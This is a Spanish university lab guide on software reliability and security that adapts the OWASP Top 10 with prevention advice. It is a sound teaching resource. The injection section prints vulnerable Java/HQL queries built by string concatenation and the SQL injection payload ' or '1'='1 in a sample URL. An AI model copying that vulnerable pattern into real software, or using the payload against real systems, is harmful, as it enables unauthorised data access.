

# UNIVERSIDAD NACIONAL DE SAN AGUSTIN

FACULTAD DE INGENIERÍA DE PRODUCCIÓN Y SERVICIOS

ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMA



R. FABRIZIO CALIENES RODRIGUEZ  
Ingeniero de Sistemas  
Magister en Gerencia en Tecnologías de la  
Información

## GUÍA DE LABORATORIO

TOPICOS AVANZADOS DE INGENIERIA DE  
SOFTWARE

X SEMESTRE 2021B

### COMPETENCIAS

A. Aplica de forma transformadora conocimientos de matemática, computación e ingeniería como herramienta para evaluar, sintetizar y mostrar información como fundamento de sus ideas y perspectivas para la resolución de problemas.

E. Identifica de forma reflexiva y responsable, necesidades a ser resueltas usando tecnologías de información y/o desarrollo de software en los ámbitos local, nacional o internacional, utilizando técnicas, herramientas, metodologías, estándares y principios de la ingeniería.

Q. Diseña soluciones informáticas apropiadas para uno o más dominios de aplicación utilizando los principios de ingeniería que integran consideraciones éticas, sociales, legales y económicas entiendo las fortalezas y limitaciones del contexto.

**Laboratorio****3**

## **Confiabilidad y Seguridad en Software**

---

**I****OBJETIVOS**

- Conocer las características de la confiabilidad y la seguridad en software.
- Transmitir la importancia de del uso de los distintos estandare, metodos y procedimientos de seguridad y confiabilidad en aplicaciones, paginas web y sistemas.
- Identificar las fallas existentes en los procesos de software.
- Implementar un plan básico de ingeniería de confiabilidad, en base a fallas encontradas en sus procesos.
- Conocer los criterios de evaluación que nos permitan tener la certeza de la confidencialidad de la Información (IT).
- Conocer los conceptos básicos para mantener la seguridad dentro de los sitios de la Internet.

---

**II****TEMAS A TRATAR**

- Ingeniería de Confiabilidad
- Confiabilidad de Software
- Seguridad de Software
- Riesgos de seguridad
- Vulnerabilidades

---

### III

## MARCO TEÓRICO

### Introducción

Los sistemas de información son cada vez más importantes en la sociedad moderna. Se podría decir que prácticamente la totalidad de las actividades diarias están controladas, o necesitan el apoyo de un sistema software.

A medida que las funciones de este tipo de sistemas son más esenciales y complejas, su confiabilidad es más crítica e importante, por lo que cada vez se dedican más recursos para conseguir sistemas de información con un grado de confiabilidad elevado.

A raíz de todo esto el software inseguro está debilitando las finanzas, salud, defensa, energía, y otras infraestructuras críticas.

A medida que la infraestructura digital se hace cada vez más compleja e interconectada, la dificultad de lograr la seguridad en aplicaciones aumenta exponencialmente.

Es por tal motivo que hoy en día muchas de las organizaciones tan tomando medidas para garantizar la seguridad del software así como su valor consecuente como es la confiabilidad, es por ende que hoy en día es muy importante para todos la medición de la calidad de sw y la implementación de dos características muy importantes al momento de desarrollar, como son la confiabilidad y la seguridad.

### Calidad de Software

El software es inmaterial y la calidad del software difícil de medir, pero tenemos algunas pautas, algunos indicadores que nos ayudan a diferenciar los productos de calidad de los que carecen de ella:

- El acercamiento a cero defectos.
- El cumplimiento de los requisitos intrínsecos y expresos.
- La satisfacción del cliente.

Sobre todo la satisfacción del cliente, porque ya se sabe que un suministrador puede engañar a todos alguna vez o a alguno muchas veces, pero no puede engañar a muchos durante largo tiempo.

El cliente casi siempre tiene razón y para eso están las encuestas de satisfacción. El software de calidad es el que resulta en los primeros puestos de la tabla por “aclamación” de los usuarios.

El argumento de la calidad es exhibido por las empresas como un factor diferenciador, como clave de sus procesos de negocio y como eslogan de competitividad empresarial.

De hecho, la exigencia cada vez mayor por parte del mercado de la certificación ISO 9000 o el interés creciente por los modelos de calidad de gestión empresarial de tipo EFQM son indicadores de la percepción de la calidad como un elemento cada vez más necesario.

La calidad del software debe ser una disciplina más, dentro de la Ingeniería del software. El principal instrumento para garantizar la calidad de las aplicaciones sigue siendo el plan de calidad.

El plan se basa en unas normas o estándares genéricos y en unos procedimientos particulares.


Las normas, directivas, modelos y estándares son básicamente las siguientes:

- Familia de normas ISO 9000 y en especial, la ISO 9001 y la ISO 9000-3.2: 1996 Quality Management and Quality Assurance Standards.
- ISO 8402: 1994.
- IEEE 730/1984, Standard for Software Quality Assurance Plans.
- IEEE Std 1028: 1989, IEEE Standard for Software Reviews and Audits.
- El Plan General de Garantía de Calidad del Consejo Superior de Informática. MAP.
- CMM. Capability Maturity Model.
- ISO/IEC JTC1 15504. SPICE. Software Process Improvement and Capability Determination.
- Modelo de EFQM. Modelo de la Fundación Europea de Gestión de Calidad.

Los procedimientos pueden variar en cada organización, pero lo importante es que estén escritos, personalizados, adaptados a los procesos de la organización y, lo que es más importante, que se cumplan. La calidad del software debe implementarse a lo largo de todo el ciclo de vida, debe correr paralelo desde la planificación del producto hasta la fase de producción del mismo.

La calidad de un software se define mediante un conjunto de características que no son fácilmente medibles. Estas características son relativas por una parte a la operación del sistema, y por otra a su evolución.

Los atributos de calidad del software están categorizados en seis características (funcionalidad, fiabilidad, usabilidad, eficiencia, mantenibilidad y portabilidad), que se subdividen a su vez en subcaracterísticas.



Par poder entender cada uno de estos aspectos de calidad de software tenemos que tener en claro lo que persiguen estos indicadores:

- **Funcionalidad**  
La capacidad del producto software para proporcionar funciones que satisfacen necesidades declaradas e implícitas cuando se usa bajo condiciones especificadas.

Las subcaracterísticas son la adecuación, exactitud, interoperabilidad y seguridad de acceso.

- **Fiabilidad**  
La capacidad del producto software para mantener un nivel especificado de prestaciones cuando se usa bajo condiciones especificadas.  
Las subcaracterísticas son la madurez, la tolerancia a fallos y la capacidad de recuperación.
- **Usabilidad**  
La capacidad del producto software para ser entendido, aprendido, usado y ser atractivo para el usuario, cuando se usa bajo condiciones específicas.  
Las subcaracterísticas son la capacidad para ser entendido, aprendido, operado y controlado y capacidad de atracción.
- **Eficiencia**  
La capacidad para proporcionar prestaciones apropiadas, relativas a la cantidad de recursos usados, bajo condiciones determinadas.  
Las subcaracterísticas son el comportamiento temporal (tiempos de respuesta, de proceso y potencia, bajo unas condiciones determinadas) y la utilización de recursos.
- **Mantenibilidad**  
La capacidad del software para ser modificado. Las modificaciones podrán incluir correcciones, mejoras o adaptación del software a cambios en el entorno, y requisitos y especificaciones funcionales.  
Entre las subcaracterísticas de la mantenibilidad se encuentra la capacidad para ser analizado, capacidad para ser cambiado, la estabilidad y la capacidad para ser probado.
- **Portabilidad**  
Es la capacidad para ser transferido de un entorno a otro.  
Las subcaracterísticas son la adaptabilidad, la coexistencia y la capacidad para reemplazar a otro producto software.

### **Calidad vs Seguridad vs Confiabilidad de Software**

Los conceptos de Calidad, Seguridad y Confiabilidad o fiabilidad son aspectos de lo que genéricamente se denomina “Calidad” pero no deberían confundirse.

Para el usuario de un bien, los tres términos citados son importantes, siendo lo que se ha llamado calidad el grado de aprecio o idoneidad que el usuario tiene por el bien. El usuario, consumidor o cliente, se encuentra en un estado privilegiado ya que elegirá aquel producto o servicio que mejor satisfaga sus necesidades.

El usuario optará por aquel que, dentro de un rango de precios, resulte más idóneo para sus necesidades.

Sin embargo, desde el punto de vista de la empresa ese concepto de calidad resulta insuficiente, ya que será necesario algo más tangible para poder desarrollarla.



La calidad se ha considerado tradicionalmente desde el punto de vista técnico, es decir, referido a la fabricación de un bien material, aunque actualmente esta interpretación de la calidad ha evolucionado. De forma general, en sentido amplio, por “calidad” de un bien o servicio se entiende actualmente el grado de aprecio que el usuario tiene por el mismo.



Respecto a la Seguridad de un producto, en primer lugar hay que tener en cuenta que se debe garantizar la seguridad ante todo tipo de daño que puedan sufrir las personas en todas las fases de la vida del producto, desde que se fabrica hasta que el usuario lo utiliza, aunque para este usuario el concepto de seguridad está relacionado, muchas veces con el

uso particular que él le da al producto, no con el proceso de fabricación que se ha seguido hasta llegar a manos del usuario.

Por último, el concepto de fiabilidad suele ser percibido por el usuario como garantía de funcionamiento correcto del producto durante su utilización, en unas condiciones determinadas, a lo largo de un período especificado. La fiabilidad de un producto va unida de forma inseparable a su diseño, ya que durante la fase de diseño es cuando se ponen de manifiesto todos los requisitos que debe cumplir el producto para satisfacer las necesidades del cliente, tanto en rendimiento, prestaciones y durabilidad como en seguridad.





## Confiabilidad de Software

La IEEE define a la confiabilidad como “la habilidad que tiene un sistema o componente de realizar sus funciones requeridas bajo condiciones específicas en periodos de tiempo determinados”.

La confiabilidad de software significa que un programa en particular debe de seguir funcionando en la presencia de errores.

Los errores pueden ser relacionados al diseño, a la implementación, o a la programación.

- Aunque casi todos los softwares tengan errores, la mayoría de los errores nunca serán revelados debajo de circunstancias, pero un atacante busca esta debilidad para atacar un sistema.
- Las organizaciones que desarrollan productos basados en software requieren de prácticas efectivas que permitan mejorar la calidad del producto. La Ingeniería de la Confiabilidad de Software es una práctica cuantitativa que puede ser implementada en organizaciones de cualquier tamaño bajo distintos modelos de desarrollo.

Una falla es la manifestación percibida por el cliente de que algo no funciona correctamente e impacta su percepción de la calidad. Un defecto es el problema en el producto de software que genera una falla.

- Se dice que un Software es confiable si realiza lo que el usuario desea, cuando así lo requiera
- No es confiable si así no lo hiciera. A nuestros fines un Software no es confiable cuando falla.
- Las fallas se deben a errores en el Software. Si corregimos estos errores sin introducir nuevos, mejoramos la Confiabilidad del Software



La confiabilidad es un aspecto en el cual se involucran diferentes dimensiones.

Los principales conceptos asociados a la confiabilidad del software son:

- ✓ **Fiabilidad:** En la ingeniería se usa generalmente para asegurar aquella condición de trabajo que permite al usuario realizar sus tareas para que el sistema no llegue a corromperse.
- ✓ **Disponibilidad:** Se refiere a la condición de trabajo que un sistema debe de tener.

- ✓ Seguridad: Este concepto no solo describe el comportamiento del sistema, también nos define la habilidad que tiene este para poder resistir los ataques externos.
- ✓ Mantenimiento: Es una mediada en la cual el sistema está apto para reparaciones y modificaciones.
- ✓ Protección: Se refiere a la capacidad del sistema de permitir las fallas de manera inmediata, en caso de que el sistema llegara a fallar existirá alguna manera de proteger la información o las acciones que el sistema realice.

### Ingeniería de Confiabilidad de Software

La ingeniería de confiabilidad de software es una herramienta en las organizaciones que brinda la posibilidad de hacer una planeación y guía de procesos de software de modo cuantitativo.

Realmente no es de actual creación, más bien surgió en los años setenta a partir de las contribuciones de: J.D. Musa y Okumoto. La eficacia de la ICS realmente es alta y es por ello que empresas como HP, IBM, Motorola, Microsoft Y muchas más hayan hecho uso de la misma.


La ICS se distingue por los siguientes dos elementos:

- La utilización esperada en relación a la funcionalidad del sistema.
- Necesidades en términos de calidad establecidos por el cliente.

### Proceso de la Ingeniería de Confiabilidad de Software


El proceso de la ingeniería de confiabilidad de software se define a partir de seis actividades las cuales:

- Definición del producto
- Desarrollo de un perfil de operación
- Establecer la confiabilidad indicada
- Preparación de las pruebas
- Ejecución de las pruebas
- Procesar y dirigir las pruebas





Existe gran cantidad de software en la actualidad para el estudio de confiabilidad, algunos de ellos están desarrollados específicamente para procesos web y otros para ser tratados directamente sobre código fuente, pero su utilización es indispensable hoy en día para mejorar la confiabilidad y seguridad del software; a continuación, se muestra un esquema con las principales herramientas del mercado:



### Seguridad de Software

La seguridad es una disciplina que se encarga de proteger la integridad y la privacidad de la información almacenada en un sistema.

El autor y experto en seguridad Gary McGraw comenta lo siguiente:

*“La seguridad del software se relaciona por completo con la calidad. Debe pensarse en seguridad, confiabilidad, disponibilidad y dependencia, en la fase inicial, en la de diseño, en la de arquitectura, pruebas y codificación, durante todo el ciclo de vida del software [proceso].”*



En pocas palabras, el software que no tiene alta calidad es fácil de penetrar por parte de intrusos y en consecuencia, el software de mala calidad aumenta indirectamente el riesgo de la seguridad, con todos los costos y problemas que eso conlleva.


También plantea que la base de los problemas de seguridad son la conectividad, la complejidad y la extensibilidad de los sistemas actuales y su defunción está dada bajo 2 conceptos orientados dentro los objetivos de la Ing. de Software:

1. La seguridad de un producto desarrollado se orienta a la búsqueda de que dicho producto continúe funcionando correctamente ante ataques maliciosos.
2. La seguridad del Software en construcción se orienta a la resistencia proactiva de posibles ataques.

### Riesgos de Seguridad

Los atacantes pueden potencialmente usar rutas diferentes a través de la aplicación para hacer daño a la organización.

Cada una de estas rutas representa un riesgo que puede, o no, ser lo suficientemente grave como para justificar la atención.



A veces, estas rutas son triviales de encontrar y explotar, y a veces son muy difíciles, del mismo modo, el daño que se causa puede ir de ninguna consecuencia, o ponerlo fuera del negocio.

Para determinar el riesgo en una organización, se debe evaluar la probabilidad asociada a cada agente de amenaza, vector de ataque, y la debilidad en la seguridad, y combinarla con una estimación del impacto técnico y de negocios para su organización, en conjunto, estos factores determinan el riesgo global.


Agente de Amenaza	Vectores de Ataque	Prevalencia de Debilidades	Detectabilidad de Debilidades	Impacto Técnico	Impacto al Negocio
<b>Específico de la aplicación</b>	Fácil	Difundido	Fácil	Severo	<b>Específico de la aplicación /negocio</b>
	Promedio	Común	Promedio	Moderado	
	Difícil	Poco Común	Difícil	Menor	

## Top 10 de Riesgos de Seguridad en Aplicaciones

<b>A1- Inyección</b>	Las fallas de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un interprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al interprete en ejecutar comandos no intencionados o acceder datos no autorizados.
<b>A2 – Pérdida de Autenticación y Gestión de Sesiones</b>	Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son frecuentemente implementadas incorrectamente, permitiendo a los atacantes comprometer contraseñas, claves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios.
<b>A3 – Secuencia de Comandos en Sitios Cruzados (XSS)</b>	Las fallas XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada. XSS permite a los atacantes ejecutar secuencia de comandos en el navegador de la víctima los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso.
<b>A4 – Referencia Directa Insegura a Objetos</b>	Una referencia directa a objetos ocurre cuando un desarrollador expone una referencia a un objeto de implementación interno, tal como un fichero, directorio, o base de datos. Sin un chequeo de control de acceso u otra protección, los atacantes pueden manipular estas referencias para acceder datos no autorizados.
<b>A5 – Configuración de Seguridad Incorrecta</b>	Una buena seguridad requiere tener definida e implementada una configuración segura para la aplicación, marcos de trabajo, servidor de aplicación, servidor web, base de datos, y plataforma. Todas estas configuraciones deben ser definidas, implementadas, y mantenidas ya que por lo general no son seguras por defecto. Esto incluye mantener todo el software actualizado, incluidas las librerías de código utilizadas por la aplicación.
<b>A6 – Exposición de datos sensibles</b>	Muchas aplicaciones web no protegen adecuadamente datos sensibles tales como números de tarjetas de crédito o credenciales de autenticación. Los atacantes pueden robar o modificar tales datos para llevar a cabo fraudes, robos de identidad u otros delitos. Los datos sensibles requieren de métodos de protección adicionales tales como el cifrado de datos, así como también de precauciones especiales en un intercambio de datos con el navegador.
<b>A7 – Ausencia de Control de Acceso a Funciones</b>	La mayoría de aplicaciones web verifican los derechos de acceso a nivel de función antes de hacer visible en la misma interfaz de usuario. A pesar de esto, las aplicaciones necesitan verificar el control de acceso en el servidor cuando se accede a cada función. Si las solicitudes de acceso no se verifican, los atacantes podrán realizar peticiones sin la autorización apropiada.
<b>A8 - Falsificación de Peticiones en Sitios Cruzados (CSRF)</b>	Un ataque CSRF obliga al navegador de una víctima autenticada a enviar una petición HTTP falsificado, incluyendo la sesión del usuario y cualquier otra información de autenticación incluida automáticamente, a una aplicación web vulnerable. Esto permite al atacante forzar al navegador de la víctima para generar pedidos que la aplicación vulnerable piensa son peticiones legítimas provenientes de la víctima.
<b>A9 – Utilización de componentes con vulnerabilidades conocidas</b>	Algunos componentes tales como las librerías, los frameworks y otros módulos de software casi siempre funcionan con todos los privilegios. Si se ataca un componente vulnerable esto podría facilitar la intrusión en el servidor o una pérdida seria de datos. Las aplicaciones que utilicen componentes con vulnerabilidades conocidas debilitan las defensas de la aplicación y permiten ampliar el rango de posibles ataques e impactos.
<b>A10 – Redirecciones y reenvíos no validados</b>	Las aplicaciones web frecuentemente redirigen y reenvían a los usuarios hacia otras páginas o sitios web, y utilizan datos no confiables para determinar la página de destino. Sin una validación apropiada, los atacantes pueden redirigir a las víctimas hacia sitios de phishing o malware, o utilizar reenvíos para acceder páginas no autorizadas.

# A1

## Inyección



### ¿Soy Vulnerable?

La mejor manera de averiguar si una aplicación es vulnerable a una inyección es verificar que en todo uso de intérpretes se separa la información no confiable del comando o consulta. Para llamados SQL, esto significa usar variables parametrizadas en todas las sentencias preparadas (prepared statements) y procedimientos almacenados, evitando las consultas dinámicas.

Verificar el código es una manera rápida y precisa para ver si la aplicación usa intérpretes de manera segura. Herramientas de análisis de código pueden ayudar al analista de seguridad a ver como se utilizan los intérpretes y seguir el flujo de datos a través de la aplicación. Los testadores pueden validar estos problemas al crear pruebas que confirmen la vulnerabilidad.

El análisis dinámico automatizado, el cual ejercita la aplicación puede proveer una idea de si existe alguna inyección explotable. Los analizadores automatizados no siempre pueden alcanzar a los intérpretes y se les dificulta detectar si el ataque fue exitoso. Un manejo pobre de errores hace a las inyecciones fáciles de descubrir.

### ¿Cómo prevenirlo?

Evitar una inyección requiere mantener los datos no confiables separados de los comandos y consultas.

1. La opción preferida es usar una API segura la cual evite el uso de intérpretes por completo o provea una interface parametrizada. Sea cuidadoso con las APIs, como los procedimiento almacenados, que son parametrizados, pero que aún pueden introducir inyecciones en el motor del intérprete.
2. Si una API parametrizada no está disponible, debe codificar cuidadosamente los caracteres especiales, usando la sintaxis de escape específica del intérprete. [OWASP ESAPI](#) provee muchas de estas [rutinas de codificación](#).
3. La validación de entradas positiva o de "lista blanca" también se recomienda, pero no es una defensa integral dado que muchas aplicaciones requieren caracteres especiales en sus entradas. Si se requieren caracteres especiales, solo las soluciones anteriores 1. y 2. harían su uso seguro. La [ESAPI de OWASP](#) tiene una librería extensible de [rutinas de validación positiva](#).

### Ejemplos de Escenarios de Ataques

**Escenario #1:** La aplicación usa datos no confiables en la construcción de la siguiente instrucción SQL vulnerable:

```
String query = "SELECT * FROM accounts WHERE custID=" + request.getParameter("id") + "";
```

**Escenario #2:** De manera similar, si una aplicación confía ciegamente en el framework puede resultar en consultas que aún son vulnerables, (ej., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID=" + request.getParameter("id") + "");
```

En ambos casos, al atacante modificar el parámetro 'id' en su navegador para enviar: ' or '1'='1. Por ejemplo:

<http://example.com/app/accountView?id=' or '1'='1>

Esto cambia el significado de ambas consultas regresando todos los registros de la tabla "accounts". Ataques más peligrosos pueden modificar datos o incluso invocar procedimientos almacenados.

### Referencias

#### OWASP

- [OWASP SQL Injection Prevention Cheat Sheet](#)
- [OWASP Query Parameterization Cheat Sheet](#)
- [OWASP Command Injection Article](#)
- [OWASP XML eXternal Entity \(XXE\) Reference Article](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [OWASP Testing Guide: Chapter on SQL Injection Testing](#)




#### Externas

- [CWE Entry 77 on Command Injection](#)
- [CWE Entry 89 on SQL Injection](#)
- [CWE Entry 564 on Hibernate Injection](#)



# A2

## Pérdida de Autenticación y Gestión de Sesiones

 Agentes de Amenaza	 Vectores de Ataque	 Debilidades de Seguridad		 Impactos Técnicos	 Impactos al negocio
Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia DIFUNDIDO	Detección PROMEDIO	Impacto SEVERO	Específico de la aplicación/negocio
Considere atacantes anónimos externos, así como a usuarios con sus propias cuentas, que podrían intentar robar cuentas de otros. Considere también a trabajadores que quieran enmascarar sus acciones.	El atacante utiliza filtraciones o vulnerabilidades en las funciones de autenticación o gestión de las sesiones (ej. cuentas expuestas, contraseñas, identificadores de sesión) para suplantar otros usuarios.	Los desarrolladores a menudo crean esquemas propios de autenticación o gestión de las sesiones, pero construirlos en forma correcta es difícil. Por ello, a menudo estos esquemas propios contienen vulnerabilidades en el cierre de sesión, gestión de contraseñas, tiempo de desconexión (expiración), función de recordar contraseña, pregunta secreta, actualización de cuenta, etc. Encontrar estas vulnerabilidades puede ser difícil ya que cada implementación es única.		Estas vulnerabilidades pueden permitir que algunas o <u>todas</u> las cuentas sean atacadas. Una vez que el ataque resulte exitoso, el atacante podría realizar cualquier acción que la víctima pudiese. Las cuentas privilegiadas son objetivos prioritarios.	Considere el valor de negocio de los datos afectados o las funciones de la aplicación expuestas.  También considere el impacto en el negocio de la exposición pública de la vulnerabilidad.

### ¿Soy Vulnerable?

¿Están correctamente protegidos los activos de la gestión de sesiones como credenciales y los identificadores (ID) de sesión? Puedes ser vulnerable si:

1. Las credenciales de los usuarios no están protegidas cuando se almacenan utilizando un hash o cifrado. Ver el punto A6.
  2. Se pueden adivinar o sobrescribir las credenciales a través de funciones débiles de gestión de la sesión (ej., creación de usuarios, cambio de contraseñas, recuperación de contraseñas, ID de sesión débiles).
  3. Los ID de sesión son expuestos en la URL (ej., re-escritura de URL).
  4. Los ID de sesión son vulnerables a ataques de fijación de la sesión.
  5. Los ID de sesión no expiran, o las sesiones de usuario o los tokens de autenticación. En particular, los tokens de inicio de sesión único (SSO), no son invalidados durante el cierre de sesión.
  6. Los ID de sesiones no son rotados luego de una autenticación exitosa.
  7. Las contraseñas, ID de sesión y otras credenciales son transmitidas a través de canales no cifrados. Ver el punto A6.
- Visitar la sección de requisitos de ASVS V2 y V3 para más detalles.

### ¿Cómo prevenirlo?

La recomendación principal para una organización es facilitar a los desarrolladores:

1. Un único conjunto de controles de autenticación y gestión de sesiones fuerte. Dichos controles deberán conseguir:
  - a. Cumplir con todos los requisitos de autenticación y gestión de sesiones definidos en el [Application Security Verification Standard \(ASVS\)](#) de OWASP, secciones V2 (Autenticación) y V3 (Gestión de sesiones).
  - b. Tener un interfaz simple para los desarrolladores. Considerar el uso de [ESAPI Authenticator](#) y las APIs de [usuario](#) como buenos ejemplos a seguir, utilizar o sobre los que construir.
2. Se debe realizar un gran esfuerzo en evitar vulnerabilidades de XSS que podrían ser utilizadas para robar ID de sesión. Ver el punto A3.

### Ejemplos de Escenarios de Ataques

**Escenario #1:** Aplicación de reserva de vuelos que soporta re-escritura de URL poniendo los ID de sesión en la propia dirección:

<http://example.com/sale/saleitems?jsessionid=2P0OC2JDPXM00QSNLPSKHJCUN2JV?dest=Hawaii>

Un usuario autenticado en el sitio quiere mostrar la oferta a sus amigos. Envía por correo electrónico el enlace anterior, sin ser consciente de que está proporcionando su ID de sesión. Cuando sus amigos utilicen el enlace utilizarán su sesión y su tarjeta de crédito.

**Escenario #2:** No se establecen correctamente los tiempos de expiración de la sesión en la aplicación. Un usuario utiliza un ordenador público para acceder al sitio. En lugar de cerrar la sesión, cierra la pestaña del navegador y se marcha. Un atacante utiliza el mismo navegador al cabo de una hora, y ese navegador todavía se encuentra autenticado.

**Escenario #3:** Un atacante interno o externo a la organización, consigue acceder a la base de datos de contraseñas del sistema. Las contraseñas de los usuarios no se encuentran cifradas, exponiendo todas las contraseñas al atacante.

### Referencias

#### OWASP

Para un mayor conjunto de requisitos y problemas a evitar en esta área, ver las [secciones de requisitos de ASVS para Autenticación \(V2\) y Gestión de Sesiones \(V3\)](#).

- [OWASP Authentication Cheat Sheet](#)
- [OWASP Forgot Password Cheat Sheet](#)
- [OWASP Session Management Cheat Sheet](#)
- [OWASP Development Guide: Chapter on Authentication](#)
- [OWASP Testing Guide: Chapter on Authentication](#)

#### Externas

- [CWE Entry 287 on Improper Authentication](#)
- [CWE Entry 384 on Session Fixation](#)

# A3

## Secuencia de Comandos en Sitios Cruzados (XSS)

 Agentes de Amenaza	 Vectores de Ataque	 Debilidades de Seguridad		 Impactos Técnicos	 Impactos al negocio
